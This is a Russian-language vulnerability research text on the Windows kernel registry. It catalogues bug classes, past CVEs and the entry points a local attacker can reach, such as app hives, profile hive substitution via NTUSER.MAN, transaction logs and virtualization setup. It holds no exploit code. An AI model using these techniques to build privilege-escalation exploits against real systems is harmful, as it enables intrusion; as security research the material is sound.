
Широкий спектр классов ошибок

Реестр объединяет несколько областей уязвимостей:

• **Повреждение памяти улья:** операции записи изменяют отображённые ячейки переменного размера, объекты со счётчиками и ссылки в виде индексов ячеек. Переполнения буфера и обращения после освобождения напоминают обычное повреждение кучи внутри распределителя улья.
• **Повреждение памяти пула:** кэшированные данные улья и недолговечные вспомогательные объекты ядра остаются уязвимыми для обычных ошибок C, связанных со временем жизни и границами.
• **Раскрытие информации:** API пользовательского режима и файлы ульев или журналов могут раскрывать неинициализированные байты стека либо пула, если каждый выходной буфер не

инициализирован полностью.
• **Состояния гонки:** параллельно работающие клиенты требуют правильной блокировки общих объектов и аккуратного исключения повторного чтения данных из пользовательской памяти.
• **Логические ошибки:** ядро должно обеспечивать соблюдение прав доступа, документированного поведения API и неявных предположений безопасности при любых сочетаниях функций.
• **Межпроцессные атаки:** общая база данных может стать каналом атаки типа confused deputy. Привилегированные клиенты могут назначать слабые ACL, допускать гонку между созданием ключа и настройкой безопасности или раскрывать несогласованные обновления нескольких свойств, выполненные без транзакций.

Эти категории во многом пересекаются с разбором файлов, временем жизни объектов, специфичным для ядра поведением и логикой более высокого уровня:



Ручной подсчёт ссылок

Дескрипторы безопасности улья совместно используются несколькими ключами и содержат 32-разрядный счётчик ссылок. Если счётчик становится меньше фактического числа ссылок, дескриптор может быть освобождён, оставаясь доступным, что приводит к обращению после освобождения в улье.

Несколько свойств делают этот механизм особенно хрупким:

• Исходные значения счётчиков берутся из подконтрольных атакующему данных на диске и должны пересчитываться по фактическим ссылкам. Ошибки в этой логике исправления привели к CVE-2022-34707 и CVE-2023-38139.
• Исторически код изменял `_CM_KEY_SECURITY.ReferenceCount` напрямую, без проверок переполнения. Большие заданные атакующим значения могли переполниться и привести к преждевременному освобождению, как в CVE-2023-28248 и CVE-2024-43641. Теперь для увеличения используется `CmpKeySecurityIncrementReferenceCount`, а для уменьшения —

соответствующая вспомогательная функция.
• Особые типы ключей легко понять неправильно. Некорректная обработка предопределённых узлов, tombstone-узлов и выходных узлов стала причиной CVE-2023-21774, CVE-2023-35356 и CVE-2023-35382.
• Освобождение дескриптора при нулевом счётчике необратимо: при повторном выделении может использоваться другая ячейка либо операция завершится неудачно. Многоэтапные операции должны откладывать уничтожение, пока успех не станет несомненным. В CVE-2023-21772 старый дескриптор освобождался при виртуализации до выделения замены, и в случае сбоя выделения ключ оставался без состояния безопасности.

Агрессивное самовосстановление и восстановление данных

При загрузке улья приоритет отдаётся восстановлению. `CmCheckRegistry` и её вспомогательные функции пытаются сохранить пригодные данные несмотря на повреждение и завершаются неудачно лишь тогда, когда содержательная реконструкция невозможна. Такая политика повышает надёжность критически важных настроек после аппаратных сбоев, но увеличивает риски безопасности.

Пути исправления создают дополнительные граничные случаи: поле может быть сброшено в одной ветви восстановления, но не в другой, в результате чего возникает состояние, не совпадающее ни с исходными данными, ни с корректно восстановленным ульем. Характерный пример — CVE-2023-38139.

Кроме того, эта политика появилась до загрузки враждебных ульев. Изначально проверка реестра предназначалась для случайных повреждений, поскольку загрузка требовала привилегий. Позднее появившиеся в Windows Vista ульи приложений открыли контролируемую загрузку непривилегированным пользователям, позволив создавать структурно корректные, но враждебные сочетания, которых старый последующий код никогда не ожидал.

Наконец, самовосстановление маскирует ошибки. Несогласованный счётчик ссылок может потребовать нескольких последующих освобождений, повторного использования освобождённой ячейки и обращения по висячей ссылке, прежде чем произойдёт заметный сбой. Перезагрузка способна исправить счётчик до наступления этой последовательности. В результате подсистема словно обёрнута обработчиком исключений, который повышает доступность, одновременно скрывая свидетельства, полезные для фаззинга и анализа безопасности.

Нечёткие границы между обязательными и принятыми по соглашению требованиями формата

Некоторые ограничения `regf` явно обязательны, а другие намеренно допускают гибкость. Между ними существует обширная серая зона соглашений, которым следует сама Windows, но которые не обеспечиваются загрузчиком. Поскольку общедоступной спецификации нет, исследователям приходится считать `CmpCheckKey`, `CmpCheckValueList` и связанные валидаторы наиболее близким из доступных эталонов.

К принимаемым неканоническим состояниям относятся:

• Повторяющиеся имена значений в одном ключе.
• Несколько одинаковых дескрипторов безопасности вместо одного общего дескриптора с большим счётчиком.
• Хранение имён ключей, состоящих только из ASCII, в несжатом виде.

• Выделенные ячейки, недоступные ни из одного живого объекта.
• Ранее — оставленные в списке безопасности дескрипторы с нулевым числом ссылок; с ноября 2024 года загрузчик удаляет их.

Эти примеры в основном лишь расходуют место, однако непроверяемые соглашения также приводили к повреждению памяти:

• **CVE-2022-37988:** создаваемые Windows ячейки размером более 16 КиБ имеют размеры, равные степеням двойки, но для импортированных ульев это необязательно. Уменьшение неканонической ячейки неожиданно завершалось неудачно вместо успешного выполнения на месте, что приводило к обращению после освобождения.
• **CVE-2022-37956:** улей мог задать число элементов индекса подключей равным `0xffff`, хотя при обычном разделении такие размеры невозможны. Последующее увеличение 16-разрядного значения вызывало переполнение и повреждение памяти.
• **CVE-2022-38037:** код предполагал, что младшая версия улья соответствует содержащимся в нём форматам списков подключей, но загрузчик не обеспечивал эту взаимосвязь.

Таким образом, любое предположение последующего кода, основанное на обычном поведении записывающей стороны, а не на обеспечиваемом парсером инварианте, является перспективным кандидатом на уязвимость.

Склонность к некорректной обработке нехватки памяти


Операции ядра часто образуют цепочки вспомогательных функций и передают дальше ошибки `NTSTATUS`:

```
NTSTATUS NtHighLevelOperation(...) {
    NTSTATUS status = HelperFunction1(...);
    if (!NT_SUCCESS(status)) {
        // Roll back state changed so far.
        return status;
    }

    status = HelperFunction2(...);
    if (!NT_SUCCESS(status)) {
        // Roll back more state.
        return status;
    }
    return STATUS_SUCCESS;
}
```

Исчерпанием пула трудно управлять точно, но вызвать сбой выделения памяти улья вполне реально. Стабильное и энергозависимое хранилища ограничены 2 ГиБ каждое, а глобальная квота реестра ограничивает общий объём данных примерно 4 ГиБ. Атакующий может заполнить контролируемый улей длинными значениями либо распылить данные по доступным для записи местам системных ульев, таким как `HKLM\SOFTWARE` и `HKLM\SYSTEM`. CVE-2024-26181 показала, что исчерпание квоты может затронуть даже защищённый улей SAM.

Поэтому при аудите можно исходить из того, что вызовы `ExAllocatePool*`, `HvAllocateCell` и увеличивающего размер `HvReallocateCell` способны завершиться неудачно. Большинство вызывающих `HvAllocateCell` участков доступно обычным пользователям:



Эти пути ценны тем, что почти никогда не выполняются в обычных системах, а откат по своей природе сложен. Каждое изменение необходимо отменить, тогда как необратимые действия вроде освобождения ячеек должны происходить лишь после завершения всей работы, способной закончиться сбоем.

• **CVE-2023-23421:** операция переименования добавляла новую запись подключа, после чего не могла удалить старую. Код очистки освобождал новый ключ, не отменяя предыдущее добавление, и оставлял висячий индекс ячейки.

• **CVE-2023-21747:** выгрузка улья могла завершиться неудачно после необратимых изменений состояния. Microsoft устранила выделения памяти из `CmpRemoveSubKeyFromList` и связанных путей, чтобы этот этап больше не мог завершиться сбоем.

• **CVE-2023-38154:** возвращаемое значение `HvpPerformLogFileRecovery` полностью игнорировалось.

Склонность к некорректной обработке частичного успеха

Некоторые вспомогательные функции намеренно сохраняют выполненную работу после последующего сбоя. Их результатом может быть полный успех, частичный успех или полный отказ, но вызывающий код часто сводит `NTSTATUS` или `BOOL` к двоичной проверке успеха.

CVE-2024-26182 возникла во взаимодействии `CmpAddSubKeyToList` и `CmpAddSubKeyEx`. Внутренняя функция могла перераспределить список, а затем завершиться сбоем при последующем выделении. Внешняя функция обновляла сохранённый индекс ячейки только при полном успехе, поэтому частичный успех оставлял ссылку на освобождённое хранилище и приводил к обращению после освобождения.

Общая сложность, накопленная со временем

Семантика реестра ранних версий NT была в основном двоичной: объекты либо существовали, либо нет, операции либо выполнялись успешно, либо завершались сбоем, а действия относились к запрошенному ключу. Появившиеся позднее функции ослабили каждое из этих предположений:

• Предопределённые ключи не могут безопасно участвовать во всех обычных операциях.
• Символические ссылки способны перенаправить ключ с заданным именем в другое место.
• Виртуализация может перенаправлять чтение и запись в расположения конкретного пользователя.
• Транзакции создают состояния, видимые только внутри одной транзакции.
• Многоуровневые ключи делают ульи взаимозависимыми; tombstone-записи могут представить обеспеченный ключ отсутствующим, а семантика Merge-Unbacked — логически представить необеспеченный ключ существующим.

Каждая функция решает реальную задачу, но их сочетания многократно увеличивают число состояний и граничных случаев. Рост структур, например современного KCB, отражает эту цену, а механизмы, спроектированные изолированно, при враждебных входных данных способны взаимодействовать способами, которые трудно определить, реализовать и протестировать.



Примерами служат CVE-2023-21675, CVE-2023-21748, CVE-2023-35356, CVE-2023-35357 и CVE-2023-35358.

Точки входа

Локальный атакующий может обращаться к внутренним механизмам реестра через несколько различных интерфейсов, каждый из которых предъявляет свои требования к привилегиям и контролю входных данных.

Загрузка улья

Контролируемые ульи должны загружаться с диска, а не из буфера памяти. Поэтому атакующему необходимо создать файл или по крайней мере контролировать его префикс размером в несколько килобайт. Приложения рабочего стола со средним уровнем целостности обычно имеют такую возможность, тогда как процессы в строго ограниченной песочнице, например процессы визуализации браузера, могут её не иметь.

Очевидные риски связаны с ошибками двоичного парсера и нарушениями безопасности памяти, включая обращения за пределы буфера. Логические уязвимости чаще возникают, когда загрузчик принимает состояние, которое последующие операции считают невозможным. Для большинства находок после загрузки требуется дополнительное действие с реестром; уязвимости, которые можно вызвать и эксплуатировать только в процессе загрузки, встречаются редко, хотя CVE-2024-43452 показывает, что это возможно.

Появившиеся в Windows Vista ульи приложений открыли непривилегированным вызывающим сторонам значительную часть `NtLoadKey`, разбора двоичных данных и `CmpCheckRegistry`. Шестнадцать из 53 серьёзных находок автора либо требовали улей приложения, либо воспроизводились с ним существенно проще.

На них намеренно наложены ограничения:

• Они монтируются только под `\Registry\A`, и обычно на них нельзя сослаться полным путём.
• Они выгружаются автоматически после закрытия последнего дескриптора, а не через `RegUnLoadKeyW`.
• Установка параметров безопасности ключа и создание ключей с пользовательскими дескрипторами безопасности блокируются.
• Транзакции KTM недоступны.

Несмотря на это, произвольное исходное состояние файла и детерминированный распределитель ячеек часто делают эксплуатацию полностью надёжной.

Некоторые ошибки требуют как контроля двоичных данных, так и поведения, недоступного ульям приложений, например поиска по полному пути. Вместо них пользователь может атаковать `NTUSER.DAT`, смонтированный в `\Registry\User\<SID>`, или `UsrClass.dat` в `\Registry\User\<SID>_Classes`.

Поскольку активные файлы подложки заблокированы, один из способов использует две взаимодействующие учётные записи: первая предоставляет доступ и выходит из системы, вторая изменяет улей, после чего первая снова входит, и служба профилей загружает его. Альтернатива с одной учётной записью заключается в создании `NTUSER.MAN`; при входе обязательные профили пользователей предпочитают этот файл `NTUSER.DAT`. Способ создаёт много шума, применим только к HKCU и оставляет файл, который пользователь не может удалить, пока тот остаётся

активным профилем.

CVE-2023-21675, CVE-2023-35356 и CVE-2023-35633 требовали предопределённых ключей в общедоступном улье. Такие ключи нельзя создать через обычные API: их необходимо кодировать непосредственно во флагах узла ключа.

Операции записи в реестр, охватывающие несколько ячеек, атомарны даже при отключении питания. Промежуточное состояние с гранулярностью страниц записывается в `.LOG1` и `.LOG2` либо в единственный `.LOG`, когда используется `REG_HIVE_SINGLE_LOG`.

Устаревший и инкрементальный форматы совместно используют первые 512 байт `_HBASE_BLOCK`. Устаревшие журналы имеют тип `0x1` или `0x2` и сигнатуру `DIRT` по смещению `0x200`; инкрементальные журналы используют тип `0x6` и записи `HvLE`.

При загрузке улья приложения эти журналы обрабатываются, поэтому `HvAnalyzeLogFiles` и `HvpPerformLogFileRecovery` входят в непривилегированную поверхность атаки. Парсер сравнительно неглубок, однако стал причиной CVE-2023-35386 и CVE-2023-38154.

Транзакции KTM сохраняют группы операций в журналах CLFS `.blf` и `.regtrans-ms`. При загрузке `CmpRmAnalysisPhase`, `CmpRmReDoPhase` и `CmpRmUnDoPhase` десериализуют ожидающие записи и пытаются выполнить восстановление. Облегчённые транзакции реестра существуют только в памяти и не имеют аналогичной поверхности загрузки.

Ульи приложений не позволяют включить KTM. Вместо этого атакующие нацеливаются на журналы транзакций, принадлежащие `NTUSER.DAT` или `UsrClass.dat`; эти файлы можно разместить до входа в систему и читать параллельно с записью в них транзакционных операций.

Этот код привёл к CVE-2019-0959, CVE-2020-1377, CVE-2020-1378, CVE-2023-28271, CVE-2023-28272 и CVE-2023-28293. Тестирование также указывает, что восстановление транзакций KTM реестра перестало работать после рефакторинга в Windows 10 версии 1607. Если это верно, бездействующий парсер примерно девять лет увеличивает поверхность атаки, не принося пользы для восстановления.

Прямые операции с реестром через стандартные системные вызовы

Обычные операции с ключами и значениями не требуют особых привилегий и образуют основную локальную поверхность атаки:

Операция	API реестра	Системный вызов	Внутренний обработчик
Загрузка улья	`RegLoadKey`, `RegLoadAppKey`	`NtLoadKey*`	—
Подсчёт открытых подключей	—	`NtQueryOpenSubKeys`	—
Сброс улья на диск	`RegFlushKey`	`NtFlushKey`	—
Открытие ключа	`RegOpenKeyEx`, `RegOpenKeyTransacted`	`NtOpenKey*`	`CmpParseKey`

Создание ключа	RegCreateKeyEx, RegCreateKeyTransacted	NtCreateKey*	CmpParseKey
Удаление ключа	RegDeleteKeyEx, RegDeleteKeyTransacted	NtDeleteKey	—
Переименование ключа	RegRenameKey	NtRenameKey	—
Установка параметров безопасности ключа	RegSetKeySecurity	NtSetSecurityObject	CmpSecurityMethod
Запрос параметров безопасности ключа	RegGetKeySecurity	NtQuerySecurityObject	CmpSecurityMethod
Установка информации о ключе	—	NtSetInformationKey	—
Запрос информации о ключе	RegQueryInfoKey	NtQueryKey	—
Перечисление подключей	RegEnumKeyEx	NtEnumerateKey	—
Уведомление об изменении	RegNotifyChangeKeyValue	NtNotifyChangeKey*	—
Запрос пути ключа	—	NtQueryObject	CmpQueryKeyName
Закрытие дескриптора ключа	RegCloseKey	NtClose	CmpCloseKeyObject, CmpDeleteKeyObject
Установка значения	RegSetValueEx	NtSetValueKey	—
Удаление значения	RegDeleteValue	NtDeleteValueKey	—
Перечисление значений	RegEnumValue	NtEnumerateValueKey	—
Запрос значения	RegQueryValueEx	NtQueryValueKey	—


Запрос нескольких значений	`RegQueryMultipleValues`	`NtQueryMultipleValueKey`	—

Обычные пользователи могут загружать ульи приложений напрямую; загрузка обычного улья требует административных привилегий, но остаётся косвенно доступной через загрузку профиля. Некоторые нативные системные вызовы не имеют оболочки Win32, а документированные оболочки часто предоставляют меньше классов информации, чем их нативные аналоги.

К административным операциям, требующим привилегий резервного копирования или восстановления либо режима ядра, относятся `NtCompactKeys`, `NtCompressKey`, `NtFreezeRegistry`, `NtInitializeRegistry`, `NtLockRegistryKey`, `NtQueryOpenSubKeysEx`, `NtReplaceKey`, `NtRestoreKey`, `NtSaveKey*`, `NtSaveMergedKeys`, `NtThawRegistry` и `NtUnloadKey*`. Они менее полезны для повышения привилегий, поскольку вызывающая сторона уже привилегирована.

Подключение расширенных функций

Виртуализация, транзакции, предопределённые ключи, символические ссылки и разностные ульи изменяют обычные операции. Их состояние закодировано в объектах ядра, поэтому дескрипторы в пользовательском режиме выглядят нормально, а стандартные системные вызовы прозрачно выбирают специализированные пути.



Пути чтения часто совместно используют одну реализацию, которая при необходимости обращается к состоянию транзакции. Пути записи чаще разделены на транзакционные и нетранзакционные обработчики. Многоуровневая запись в основном затрагивает верхний уровень, кроме случаев продвижения. Основные внутренние обработчики обычно имеют префикс `Cm*`,

например CmDeleteKey, CmQueryKey и CmEnumerateKey.

Предопределённые ключи были объявлены устаревшими в 2023 году. Их нельзя было создавать через современные API или системные вызовы, а только кодировать в контролируемом улье; кроме того, они использовали необычную семантику _CM_KEY_NODE.ValueList и _CM_KEY_BODY.Type. При аудите проверялось, использует ли каждая операция CmObReferenceObjectByHandle или CmObReferenceObjectByName для их отклонения. Входные ульи больше не поддерживают этот тип ключей.

Символические ссылки остаются частично документированными. RegCreateKeyEx(REG_OPTION_CREATE_LINK) создаёт ключ, а значение REG_LINK с именем SymbolicLinkValue хранит абсолютный целевой путь \Registry\.... Ссылки из несистемных ульев могут переходить только в пределах одного класса доверия. Ульи приложений не могут ссылаться наружу или обратно в \Registry\A, поэтому их ссылки полезны не в полной мере.

Аудит ссылок сосредоточен на CmpParseKey, CmpGetSymbolicLinkTarget и сторонних обратных вызовах после открытия или создания, особенно на правильной обработке циклов повторного разбора Object Manager.

Виртуализация перенаправляет устаревшие операции записи из HKLM\Software в HKU\<SID>_Classes\VirtualStore и объединяет оба представления при чтении. Основное поведение реализуют три функции:

• CmKeyBodyRemapToVirtualForEnum объединяет реальное и виртуальное состояние для чтения.
• CmKeyBodyRemapToVirtual перенаправляет удаление ключа или значения.
• CmKeyBodyReplicateToVirtual копирует иерархию ключей в VirtualStore.

Атакующий включает виртуализацию токена с помощью SetTokenInformation(TokenVirtualizationEnabled), настраивает VirtualSource, VirtualTarget и VirtualStore через NtSetInformationKey(KeySetVirtualizationInformation) и обеспечивает снятие флага REG_KEY_DONT_VIRTUALIZE. HKLM\Software\Microsoft\DRM — полезный доступный для записи ключ в допускающем виртуализацию улье.

И KTM, и облегчённые транзакции предоставляют операции создания, отката и фиксации:

Операция	API / системный вызов KTM	Облегчённый системный вызов
Создание	CreateTransaction / NtCreateTransaction	NtCreateRegistryTransaction
Откат	RollbackTransaction / NtRollbackTransaction	NtRollbackRegistryTransaction
Фиксация	CommitTransaction / NtCommitTransaction	NtCommitRegistryTransaction

Дескрипторы транзакций передаются в RegOpenKeyTransacted или RegCreateKeyTransacted; затем обычные API реестра работают с приватным представлением до фиксации или отката.

Каждая базовая операция должна проверять блокировки намерения, создавать записи UoW и сохранять ожидающее состояние. Нетранзакционные изменения прежде должны прерывать конфликтующие транзакции. После того как исправление CVE-2023-32019 удалило большую часть старого специализированного для KTM механизма, оба типа обрабатывает один облегчённый механизм.

На этапе подготовки он выполняет все способные завершиться сбоем выделения, не публикуя изменения. На этапе фиксации выполняются только обновления, которые не могут закончиться

неудачно. К соответствующим семействам относятся CmpLightWeightPrepare*, CmpLightWeightCommit* и очистка при откате в CmpTransMgrFreeVolatileData.

